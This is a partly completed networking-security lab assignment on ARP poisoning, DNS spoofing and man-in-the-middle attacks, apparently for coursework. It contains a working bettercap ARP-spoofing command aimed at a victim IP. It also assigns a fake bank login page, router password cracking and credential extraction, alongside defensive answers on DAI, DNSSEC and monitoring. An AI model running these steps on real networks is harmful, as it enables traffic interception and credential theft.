
Part 3: DNS Spoofing Attack

1. Launch the Man-In-The-Middle Attack:

- **ARP Poisoning Attack:**
    - Use Kali Linux to perform an ARP poisoning attack, placing yourself between the victim and the router using tools like **Ettercap** or **Bettercap**.

Task:

- Capture screenshots of the ARP Poisoning attack in action, showing the ARP table of the victim before and after the attack.



```
┌──(cyberrpen㉿cyberrpen)-[~]
└─$ mkdir -p ~/arp_evidence && echo "ARP BEFORE: $(date)" > ~/arp_evidence/arp_report.txt && ip neigh show >> ~/arp_evidence/arp_rep
ort.txt && echo "Saved ARP BEFORE: ~/arp_evidence/arp_report.txt" && read -p "Press ENTER after attacker has started poisoning to ca
pture ARP AFTER..." && echo "ARP AFTER: $(date)" >> ~/arp_evidence/arp_report.txt && ip neigh show >> ~/arp_evidence/arp_report.txt
&& echo "Saved ARP AFTER: ~/arp_evidence/arp_report.txt"

Saved ARP BEFORE: ~/arp_evidence/arp_report.txt
read: -p: no coprocess

┌──(cyberrpen㉿cyberrpen)-[~]
└─$ sudo bash -c 'VICTIM_IP="10.0.0.10"; IFACE=$(ip route get 8.8.8.8 2>/dev/null | awk '\''{for(i=1;i≤NF;i++) if($i=="dev") print
$(i+1)}'\'' | head -n1); GATEWAY_IP=$(ip route show default | awk "/default/ {print \$3}"); echo "[*] IFACE=$IFACE  VICTIM_IP=$VICTI
M_IP  GATEWAY_IP=$GATEWAY_IP"; echo "[*] Starting ARP capture to arp_poisoning.pcap"; nohup tcpdump -i "$IFACE" -w arp_poisoning.pca
p arp >/dev/null 2>&1 & TCPDUMP_PID=$!; sleep 1; echo "[*] Starting bettercap to poison VICTIM only (logs→ /tmp/bettercap_arp.log)"
; nohup bettercap -iface "$IFACE" -eval "net.probe on; set arp.spoof.targets $VICTIM_IP; set arp.spoof.fullduplex true; arp.spoof on
; events.stream off" >/tmp/bettercap_arp.log 2>&1 & BETTERCAP_PID=$!; echo "[*] Bettercap PID=$BETTERCAP_PID  tcpdump PID=$TCPDUMP_P
ID"; echo; echo "INSTRUCTIONS: On the victim run the victim-side script/command to save ARP BEFORE then press ENTER here to start po
isoning. After victim has saved ARP BEFORE and attacker has started, press ENTER here to stop the attack and capture ARP AFTER."; re
ad -p "Press ENTER to stop Bettercap and tcpdump (after you have captured AFTER)..." ; echo "[*] Stopping Bettercap/tcpdump"; kill $
BETTERCAP_PID $TCPDUMP_PID >/dev/null 2>&1 || true; sleep 1; echo "[*] Saved pcap: arp_poisoning.pcap"; ls -lh arp_poisoning.pcap ||
 true; echo "[*] Bettercap log: /tmp/bettercap_arp.log (open for screenshots)";'
```

Question:

- What changes do you notice in the victim's ARP table after the attack?

  Before the ARP poisoning, the victim's ARP table correctly maps the gateway/router IP to the router's real MAC address (and other hosts to their real MACs). After the ARP poisoning, the victim's ARP table still lists the same IP addresses, but the MAC address for the gateway (and possibly other targets) has changed to the attacker's MAC address. This indicates the victim will send Ethernet frames destined for the gateway to the attacker instead placing the attacker in the middle of the traffic path (MITM). Evidence includes:

  - The gateway IP resolves to the attacker's MAC after the attack (instead of the router MAC).
  - ARP reply packets from the attacker announcing the gateway IP with the attacker MAC are visible in capture logs.
  - Network traffic from the victim (e.g., HTTP) can be observed flowing through the attacker.

2. DNS Spoofing Setup:

- **Configure DNS Spoofing:**
  - After launching the MITM attack, set up DNS Spoofing on Kali Linux.
  - Use tools like **dnschef** or **dnsspoof** to intercept DNS queries and provide a fake IP address for the target domain.

Task:

- Create a fake bank login page using simple HTML/CSS, and host it on the attacker's machine using a web server (e.g., Apache).

- Capture screenshots of the fake login page that users will be redirected to.

---

3. Analyze DNS Spoofing Traffic:

- **Capture and Analyze DNS Traffic:**
    - Use Wireshark or tcpdump to analyze the DNS traffic after the spoofing attack.

Task*:*

- Identify the DNS query sent by the victim and the spoofed DNS response provided by the attacker.

Question:

- What differences do you notice between a normal DNS query/response and a spoofed one?
- How does the attacker successfully intercept and manipulate the DNS traffic?

---

4. Intercepting DNS Responses:

- **Modify DNS Response:**
    - Using Kali, intercept and modify the DNS response to provide the victim with a fake IP address for the requested domain (e.g., bank.com).

Task:

- Capture screenshots of the DNS query and response, showing the original DNS server response and the attacker's forged response.

Question:

- How does DNS spoofing impact the victim's browsing experience?
- What security risks does this pose?

Part 4: ARP Poisoning and MITM Attack

1. Initiating ARP Poisoning:

- **Use Ettercap or Bettercap:**
    - Initiate the ARP Poisoning attack to place yourself between the victim and the router.

Task:

- Take screenshots of the ARP poisoning process, showing the manipulated ARP entries in the victim's system.

---

2. Analyzing ARP Poisoning Impact:

- **Analyze Captured Traffic:**
    - Use Wireshark to analyze traffic after initiating the ARP poisoning attack. Focus on manipulated traffic, where packets intended for the legitimate DNS server are now sent to the attacker.

Question:

- How does ARP poisoning facilitate DNS spoofing?
- What vulnerabilities in the ARP protocol are exploited to perform this attack?

Part 5: Analysis and Reflection

1. Understanding Key Components of DNS Attacks:

- **Summarize Key Components:**
    - Summarize the key components of DNS attacks such as ARP poisoning, DNS spoofing, and MITM.

Key components of DNS attack

- ARP poisoning (link-layer attack): Falsifying Address Resolution Protocol (ARP) mappings so a victim believes the attacker's MAC address is the gateway's MAC (or vice-versa).
- MITM (Man-in-the-Middle): Any technique by which an attacker intercepts, inspects, modifies, or relays traffic between two endpoints without them knowing.
- DNS spoofing / forged DNS responses: Providing false DNS answers so that a domain name resolves to an attacker-controlled IP address instead of the legitimate IP.

Question:

- How do these attacks work together to create a successful DNS spoofing attack?

How they work together

1. **Gain position:** The attacker first uses ARP poisoning become the network path between the victim and the real gateway this establishes the MITM position on the local network.
2. **Intercept DNS lookups:** Once in-path, the attacker sees the victim's DNS queries

    - The attacker can:

        - Drop the legitimate DNS response and send a forged response
        - Respond faster than the legitimate DNS server with a false answer (race)
        - Modify cached DNS entries (if possible) on the local DNS resolver.

3. **Deliver malicious content / collect credentials:** The victim's browser connects to the attacker-controlled IP. If the attacker can serve a convincing spoof of the legitimate site they can capture credentials or deliver payloads. Because the user typed the correct domain, the deception is more believable.
4. **Maintain stealth or persistence:** The attacker may forward other traffic to the real server to avoid raising suspicion, or they may selectively tamper with only certain domains to reduce alerts.

---

2. Detecting and Preventing DNS Spoofing:

- **Reflect on Prevention Methods:**
    - Consider both technical measures (e.g., DNSSEC, ARP spoofing detection tools) and user-level precautions (e.g., SSL/TLS certificates).

Question:

- How can network administrators protect against DNS spoofing and ARP poisoning attacks?
-

How Network Administrators Can Protect Against DNS Spoofing and ARP Poisoning

- Use DNS-over-HTTPS (DoH) or DNS-over-TLS (DoT) to encrypt DNS traffic.
- Deploy Dynamic ARP Inspection (DAI) on switches to block fake ARP packets.
- Use ARP monitoring tools like *Arpwatch* or *XArp* to detect suspicious ARP activity.
- Enable Port Security on switches to limit allowed MAC addresses per port.
- Segment networks to isolate critical systems from user LANs.
- Regularly monitor DNS traffic with IDS/IPS tools (e.g., Snort, Suricata).

- Keep DNS servers and firmware updated to patch vulnerabilities.
- Enforce HTTPS and valid SSL/TLS certificates for secure communication.
- Encourage user awareness of certificate warnings and suspicious redirects.
- Use VPNs to encrypt all traffic, including DNS queries.
- Regularly flush ARP and DNS caches to remove poisoned entries.

Part 6: Additional Questions

1. Analyzing DNS Spoof Traffic:

- **Thoroughly Analyze Captured Traffic:**
  - Pay attention to the DNS queries, responses, and ARP traffic.

Questions:

- What are the IP addresses of the victim and the attacker during the attack?
- What are the MAC addresses?
- How can you differentiate between legitimate and spoofed DNS responses?

---

2. Cracking Router Password:

- **Attempt to Crack the Router Password:**
  - Use tools like **Hydra** or **John the Ripper**.

Task:

- Document the steps to crack the router's password and provide screenshots of the process.

Question:

- What is the password of the router?

---

3. Extracting Sensitive Data:

- **Analyze Packet Capture for Sensitive Information:**
  - Look for credentials, session tokens, or cookies intercepted during the DNS spoofing attack.

Question:

- Were you able to extract any sensitive data?
- How could this data be used in a real-world attack?

---

4. Ethical and Legal Considerations:

- **Discuss Ethical and Legal Implications:**
    - Reflect on how penetration testers should handle these attacks in a professional environment.

Submission Requirements:

- **Lab Report:**
    - A detailed PDF document answering all questions, providing analysis, and explaining each step.
- **Screenshots:**
    - Include clearly labeled screenshots for each task.
- **PCAP File:**
    - Submit the captured DNS spoof traffic as part of your report.
- **Submission Format:**
    - Submit all the files in a single ZIP file, not exceeding 5MB.

This lab provides hands-on experience with packet sniffing, DNS spoofing, and ARP poisoning, allowing you to understand how attackers manipulate network traffic to intercept sensitive data. Make sure to thoroughly document each step and submit all necessary files for evaluation. Good luck!